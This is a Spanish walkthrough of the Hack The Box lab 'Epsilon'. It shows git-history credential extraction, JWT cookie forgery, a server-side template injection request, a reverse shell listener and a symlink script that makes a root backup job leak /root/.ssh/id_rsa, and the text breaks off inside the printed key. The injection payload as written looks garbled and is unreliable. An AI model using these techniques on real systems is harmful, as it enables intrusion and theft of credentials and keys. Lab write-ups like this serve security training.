



1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[~/HTB/epsilon]
└─# ping -c 1 10.10.11.134
PING 10.10.11.134 (10.10.11.134) 56(84) bytes of data:
64 bytes from 10.10.11.134: icmp_seq=1 ttl=63 time=36.4 ms

— 10.10.11.134 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 36.392/36.392/36.392/0.000 ms
```


Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados. Vemos que nos reconoce un repositorio Git.

```
# Nmap 7.93 scan initiated Sun Nov 20 09:16:53 2022 as: nmap -sCV -p 22,80,5000 -oN targeted 10.10.11.134
Nmap scan report for 10.10.11.134
Host is up (0.035s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|_ 256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_ 256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41
|_ http-title: 403 Forbidden
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-git:
|_ 10.10.11.134:80/.git/
|_ Git repository found!
|_ Repository description: Unnamed repository; edit this file 'description' to name the ...
|_ Last commit message: Updating Tracking API # Please enter the commit message for ...
5000/tcp  open  http     Werkzeug httpd 2.0.2 (Python 3.8.10)
|_ http-title: Costume Shop
|_ http-server-header: Werkzeug/2.0.2 Python/3.8.10
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Nov 20 09:17:03 2022 -- 1 IP address (1 host up) scanned in 9.87 seconds
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Focal de Ubuntu.



Overview Code Bugs Blueprints Translations Answers

openssh 1:8.2p1-4ubuntu0.4 source package in Ubuntu

Changelog

```
openssh (1:8.2p1-4ubuntu0.4) focal; urgency=medium

* d/p/match-host-certs-w-public-keys.patch: Add patch
  to match host certificates against host public keys.
  (LP: #1952421)

-- Chloé S <email address hidden> Thu, 02 Dec 2021 22:38:52 +0000
```

Upload details

Uploaded by:
Chloé Smith on 2021-12-08

Uploaded to:
Focal

Architectures:
any all

Urgency:
Medium Urgency

Sponsored by:

Utkarsh Gupta

Original maintainer:

Ubuntu Developers

Section:

net

Revisamos las tecnologías que usa el servicio web que corre por el puerto 80.

```
(root@kali)~/home/kali/HTB/epsilon
# whatweb http://10.10.11.134
http://10.10.11.134 [403 Forbidden] Apache[2.4.41], Country[RESERVED][az], HTTPServer[ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.134], Title[403 Forbidden]
```

Hacemos lo mismo, pero para la web que corre por el puerto 5000.

```
(root@kali)~/home/kali/HTB/epsilon
# whatweb http://10.10.11.134:5000
http://10.10.11.134:5000 [200 OK] Country[RESERVED][az], HTML5, HTTPServer[Werkzeug/2.0.2 Python/3.8.10], IP[10.10.11.134], PasswordField[password], Python[3.8.10], Script, Title[Costume Shop], Werkzeug[2.0.2]
```

2. Análisis de vulnerabilidades

Nmap nos ha detectado un directorio .git. Si intentamos clonarnos el proyecto tal cual, nos da error.

```
(root@kali)~/home/kali/HTB/epsilon
# git clone http://10.10.11.134
Clonando en '10.10.11.134' ...
fatal: repositorio 'http://10.10.11.134/' no encontrado
```

Podemos intentar “reconstruir” el repositorio con githack.

```
(root@kali)~/home/kali/.ZAP
# githack -k http://10.10.11.134
INFO:githack.scanner:Target: http://10.10.11.134/.git/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/logs/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/remotes/origin/master
ERROR:githack.scanner:HTTP Error 404: Not Found: http://10.10.11.134/.git/refs/stash
INFO:githack.scanner:commit: c622771686bd74c16ece91193d29f85b5f9ffa91
INFO:githack.scanner:tree: b5f4c99c772eeb629e53d284275458d75ed9a010
INFO:githack.scanner:commit: c51441640fd25e9fba42725147595b5918eba0f1
INFO:githack.scanner:commit: b10dd06d56ac760efbb5d254ea43bf9beb56d2d
INFO:githack.scanner:Blob: dfdfa17ca5701b1dca5069b6c3f705a038f4361e
INFO:githack.scanner:commit: 7cf92a7a09e523c1c667d13847c9ba22464412f3
INFO:githack.scanner:Blob: 8d3b52e153c7d5380b183bbb51f5d4020944630
INFO:githack.scanner:tree: cf489a3776d2bf87ac32de4579e852a4dc116ce8
INFO:githack.scanner:tree: 65b80f62da28254f67f0bea392057fd7d2330e2d
INFO:githack.scanner:tree: ab07f7cdc7f410b8c8f848ee5674ec550ecb61ca
INFO:githack.scanner:Blob: 545f6fe2204336c1ea21720cbaa47572eb566e34
INFO:githack.scanner:Blob: fed7ab97cf361914f688f0e4f2d3adfadfd17dca
INFO:githack.scanner:Total: 2
INFO:githack.scanner:[OK] server.py: ('dfdfa17ca5701b1dca5069b6c3f705a038f4361e', 'blob')
INFO:githack.scanner:[OK] track_api_CR_148.py: ('8d3b52e153c7d5380b183bbb51f5d4020944630', 'blob')
```

Vemos que nos genera los ficheros server.py y track_api_CR_148.py. Vamos a revisar su contenido.

Server.py parece la web que está corriendo por el puerto 5000. Leyendo el código fuente parece que se establece una cookie en json, a partir de las credenciales admin/admin. No tenemos la “secret key” para poder generarlo, por lo que pasamos a revisar el track_api_CR_148.py.

```
GNU nano 6.4
#!/usr/bin/python3

import jwt
from flask import *

app = Flask(__name__)
secret = '<secret_key>'

def verify_jwt(token,key):
    try:
        username=jwt.decode(token,key,algorithms=['HS256',,])[ 'username' ]
        if username:
            return True
        else:
            return False
    except:
        return False

@app.route("/", methods=["GET", "POST"])
def index():
    if request.method=="POST":
        if request.form['username']=="admin" and request.form['password']=="admin":
            res = make_response()
            username=request.form['username']
            token=jwt.encode({'username':"admin"},secret,algorithm="HS256")
            res.set_cookie("auth",token)
            res.headers['location']=' /home'
            return res,302
        else:
            return render_template('index.html')
    else:
        return render_template('index.html')
```

Revisando el fichero track_api_CR_148.py, vemos que hablan de AWS lambda.

```
GNU nano 6.4 track_api_CR_148.py
import io
import os
from zipfile import ZipFile
from boto3.session import Session

session = Session(
    aws_access_key_id='<aws_access_key_id>',
    aws_secret_access_key='<aws_secret_access_key>',
    region_name='us-east-1',
    endpoint_url='http://cloud.epsilon.htb')
aws_lambda = session.client('lambda')

def files_to_zip(path):
    for root, dirs, files in os.walk(path):
        for f in files:
            full_path = os.path.join(root, f)
            archive_name = full_path[len(path) + len(os.sep):]
            yield full_path, archive_name

def make_zip_file_bytes(path):
    buf = io.BytesIO()
    with ZipFile(buf, 'w') as z:
        for full_path, archive_name in files_to_zip(path=path):
            z.write(full_path, archive_name)
    return buf.getvalue()

def update_lambda(lambda_name, lambda_code_path):
    if not os.path.isdir(lambda_code_path):
        raise ValueError('Lambda directory does not exist: {}'.format(lambda_code_path))
    aws_lambda.update_function_code(
        FunctionName=lambda_name,
        ZipFile=make_zip_file_bytes(path=lambda_code_path))
```

Revisamos de que se trata.

¿Qué es una función Lambda en AWS?



AWS Lambda permite agregar lógica personalizada a los recursos de **AWS**, como los buckets de Amazon S3 y las tablas de Amazon DynamoDB, lo que permite aplicar fácilmente la informática a los datos a medida que entran o transitan por la nube. Es fácil comenzar a utilizar **AWS Lambda**. Primero debe crear la **función**.

Ahora que sabemos de que se trata, aun seguimos necesitando las credenciales para poder conectarnos. Intentamos revisar el historial de commit.

```
(root@kali)-[~/HTB/epsilon/site/10.10.11.134]
└─# git log
commit c622771686bd74c16ece91193d29f85b5f9ffa91 (HEAD, master)
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 17:41:07 2021 +0000

    Fixed Typo

commit b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:02:59 2021 +0000

    Adding Costume Site

commit c51441640fd25e9fba42725147595b5918eba0f1
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:58 2021 +0000

    Updatig Tracking API

commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date:   Wed Nov 17 10:00:28 2021 +0000

    Adding Tracking API Module
```

Revisamos el commit 7cf92a7a09e523c1c667d13847c9ba22464412f3 y obtenemos las credenciales.

```
@@ -0,0 +1,36 @@
+import io
+import os
+from zipfile import ZipFile
+from boto3.session import Session
+
+
+session = Session(
+    aws_access_key_id='AQLA5M37BDN6FJP76TDC',
+    aws_secret_access_key='0sK0o/glWwcjk2U3vVEowkvq5t4EiIreB+WdFo1A',
+    region_name='us-east-1',
+    endpoint_url='http://cloud.epsilon.htb')
+aws_lambda = session.client('lambda')
+
+
+def files_to_zip(path):
+    for root, dirs, files in os.walk(path):
+        for f in files:
+            full_path = os.path.join(root, f)
+            archive_name = full_path[len(path) + len(os.sep):]
+            yield full_path, archive_name
+
+
+def make_zip_file_bytes(path):
+    buf = io.BytesIO()
+    with ZipFile(buf, 'w') as z:
+        for full_path, archive_name in files_to_zip(path=path):
+            z.write(full_path, archive_name)
+    return buf.getvalue()
+
+
+def update_lambda(lambda_name, lambda_code_path):
+    if not os.path.isdir(lambda_code_path):
+        raise ValueError('Lambda directory does not exist: {0}'.format(lambda_code_path))
+    aws_lambda.update_function_code(
+        FunctionName=lambda_name,
+        ZipFile=make_zip_file_bytes(path=lambda_code_path))
```

Lo primero, es añadir en nuestro fichero hosts, las entradas epsilon.htb y cloud.epsilon.htb.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 6.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.134 epsilon.htb cloud.epsilon.htb
```

Instalamos el cliente Linux de AWS:

<https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html>

Realizamos la conexión.

```
(root@kali)-[~/home/.../epsilon/site/10.10.11.134/aws]
└─# aws configure
AWS Access Key ID [*****6TDC]:
AWS Secret Access Key [*****Fo1A]:
Default region name [us-east-1]:
Default output format [None]: json
```

Revisamos que funciones tenemos disponibles.

```
(root@kali)-[~/home/.../epsilon/site/10.10.11.134/aws]
└─# aws --endpoint-url http://cloud.epsilon.htb lambda list-functions

{
  "Functions": [
    {
      "FunctionName": "costume_shop_v1",
      "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
      "Runtime": "python3.7",
      "Role": "arn:aws:iam::123456789012:role/service-role/dev",
      "Handler": "my-function.handler",
      "CodeSize": 478,
      "Description": "",
      "Timeout": 3,
      "LastModified": "2022-11-21T17:16:36.552+0000",
      "CodeSha256": "IoEBWYw6Ka2HfSTEAYE0SnERX7pq0IIVH5eHBBXEeSw=",
      "Version": "$LATEST",
      "VpcConfig": {},
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "55a7a15e-9b63-45b0-a2db-d877459bd892",
      "State": "Active",
      "LastUpdateStatus": "Successful",
      "PackageType": "Zip"
    }
  ]
}
```

Vamos a obtener la url para posteriormente poder descargarnos el código de la función.

```
(root@kali)-[~/home/.../epsilon/site/10.10.11.134/aws]
└─# aws --endpoint-url http://cloud.epsilon.htb lambda get-function --function-name=costume_shop_v1 | jq
{
  "Configuration": {
    "FunctionName": "costume_shop_v1",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:costume_shop_v1",
    "Runtime": "python3.7",
    "Role": "arn:aws:iam::123456789012:role/service-role/dev",
    "Handler": "my-function.handler",
    "CodeSize": 478,
    "Description": "",
    "Timeout": 3,
    "LastModified": "2022-11-21T17:16:36.552+0000",
    "CodeSha256": "IoEBWYw6Ka2HFSTEAYE0SnERX7pq0IIVH5eHBBXeSw=",
    "Version": "$LATEST",
    "VpcConfig": {},
    "TracingConfig": {
      "Mode": "PassThrough"
    },
    "RevisionId": "55a7a15e-9b63-45b0-a2db-d877459bd892",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
  },
  "Code": {
    "Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
  },
  "Tags": {}
}
```

```
~/home/.../epsilon/site/10.10.11.134/function
└─# wget http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
--2022-11-21 20:23:08-- http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code
Resolviendo cloud.epsilon.htb (cloud.epsilon.htb)... 10.10.11.134
Conectando con cloud.epsilon.htb (cloud.epsilon.htb)[10.10.11.134]:80 ... conectado.
Petición HTTP enviada, esperando respuesta... 200
Longitud: 478 [application/zip]
Guardando a: <code>
code 100%[-----] 478 --.-KB/s en 0s
2022-11-21 20:23:08 (37,3 MB/s) - <code> guardado [478/478]
```

Descomprimos el fichero descargado y revisamos el fichero lambda_function.py. Obtenemos el secret. ¿Será válido para generar el json web token?

```
File: lambda_function.py
1 import json
2
3 secret='RrXCv`mrNe!K!4+5`wYq' #apigateway authorization for CR-124
4
5 '''Beta release for tracking'''
6 def lambda_handler(event, context):
7     try:
8         id=event['queryStringParameters']['order_id']
9         if id:
10            return {
11                'statusCode': 200,
12                'body': json.dumps(str(resp)) #dynamodb tracking for CR-342
13            }
14        else:
15            return {
16                'statusCode': 500,
17                'body': json.dumps('Invalid Order ID')}
18    except:
19        return {
20            'statusCode': 500,
21            'body': json.dumps('Invalid Order ID')}
22
23
```


Buscamos como generar un jwt desde Python: <https://pyjwt.readthedocs.io/en/stable/>

```
>>> import jwt
>>> encoded_jwt = jwt.encode({"some": "payload"}, "secret", algorithm="HS256")
>>> print(encoded_jwt)
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb211IjoicGF5bG9hZCJ9.4twFt5NiznN84Awoold7K01T_yoc0Z6XOp0
```


```
Archivo Acciones Editar Vista Ayuda
>>> import jwt
>>> print (jwt.encode({"username": "admin"}, "RrXCv`mrNe!K!4+5`wYq",algorithm="HS256"))
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWlud0.8JUBz8oy5DlaoSmr0ffLb_hrdSHl0iLMGz-Ece7VNTg
>>>
```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWlud0.8JUBz8oy5DlaoSmr0ffLb_hrdSHl0iLMGz-Ece7VNTg

Creamos una cookie en nuestro navegador, llamada auth con el valor anteriormente generado.





Navegamos hacia la web "home" y conseguimos el acceso.




3. Explotación y acceso.

En la web "Order" vamos que se acontece un SSTI.



Podemos ver el /etc/passwd



Nos ponemos en escucha con NC y ejecutamos un código malicioso para obtener una reverse shell.

```
Request
  Pretty Raw Hex
1 POST /order HTTP/1.1
2 Host: 10.10.11.134:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 118
9 Origin: http://10.10.11.134:5000
10 Connection: close
11 Referer: http://10.10.11.134:5000/order
12 Cookie: auth=eyJ0eXAiOiJKV1QiOiJhbnR1b3JzLWZybm91cnIiLCJhdWQiOiJ1cm9vdGVudC5kYXN0IiwiaWF0IjoiMjAyMi0xMTUxLWUyLWUyIn0%3D
13 Upgrade-Insecure-Requests: 1
14
15 <script>const user = (self.TemplateReference__context.cycler.__init__.__globals__.__os.popen('which nc')).read(1024);eval(user);</script>

Response
  Pretty Raw Hex Render
230 <td>
231 Enter Quantity:
232 </td>
233 <td>
234 <input type="text" name="q" />
235 </td>
236 </tr>
237 <tr>
238 <td>
239 Enter Address:
240 </td>
241 <td>
242 <textarea name="addr" rows="4" cols="50">
243 </textarea>
244 </tr>
245 <tr>
246 <td colspan="3">
247 <input style="font-family: 'Indie Flower', cursive;" type="submit" value="Order" />
248 </td>
249 </tr>
250 <tr>
251 <td colspan="3">
252 <div style="font-family: 'Indie Flower', cursive;">
253 Your order of /usr/bin/nc
254 has been placed successfully.
255 </div>
256 </td>
```

```
(root@kali)-[/home/kali]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.62] from (UNKNOWN) [10.10.11.134] 34154
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$
```

4. Escalada de privilegios.

Revisamos los procesos en ejecución con pspy y nos llama la atención la ejecución del fichero /usr/bin/backup.sh.

```
2022/11/22 18:03:01 CMD: UID=0 PID=25743 | /bin/bash /usr/bin/backup.sh
2022/11/22 18:03:01 CMD: UID=0 PID=25744 | date +%N
2022/11/22 18:03:01 CMD: UID=0 PID=25746 | /usr/bin/tar -cvf /opt/backups/095315571.tar /var/www/app/
2022/11/22 18:03:01 CMD: UID=0 PID=25748 | /bin/bash /usr/bin/backup.sh
2022/11/22 18:03:01 CMD: UID=0 PID=25747 | sha1sum /opt/backups/095315571.tar
2022/11/22 18:03:01 CMD: UID=0 PID=25749 | sleep 5
2022/11/22 18:03:06 CMD: UID=0 PID=25751 | /usr/bin/tar -chvf /var/backups/web_backups/103748038.tar /opt/backups/checksum /opt/backups/095315571.tar
2022/11/22 18:03:06 CMD: UID=??? PID=25752 |
```

Miramos su contenido. Vemos que durante el proceso de compresión con tar, se usa la opción -h. Eso hace que se siga los enlaces.

```
tom@epsilon:/var/www/app$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
file=`date +%N`
/usr/bin/rm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file=`date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
tom@epsilon:/var/www/app$
```

```
-h, --dereference sigue los enlaces simbólicos; archiva y vuelca los ficheros a los que apuntan
```

Podemos aprovecharnos de esta opción para descubrir ficheros con acceso privilegiado. Vamos a programar un script que borre el fichero checksum, y cree un enlace simbólico. De tal forma que, cuando se realice la copia de seguridad que realiza /usr/bin/backup.sh, el fichero checksum tendrá la id_rsa de root.

```
#!/bin/bash

while true; do
    if [ -e "/opt/backups/checksum" ]; then
        rm -f "/opt/backups/checksum"
        echo -e "[+] Fichero checksum borrado\n"
        ln -s -f "/root/.ssh/id_rsa" "/opt/backups/checksum"
        echo -e "[+] Enlace creado"
        break
    fi
done
```

Ejecutamos nuestro script. Copiamos la ultima copia de seguridad al directorio tmp, descomprimos y revisamos los ficheros, concretamente el fichero llamado checksum.

```
tom@epsilon:/tmp$ cp /var/backups/web_backups/485705496.tar .
cp /var/backups/web_backups/485705496.tar .
tom@epsilon:/tmp$
```

```
tom@epsilon:/var/www/app$ cat /tmp/opt/backups/checksum
cat /tmp/opt/backups/checksum
-----BEGIN OPENSSH PRIVATE KEY-----
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
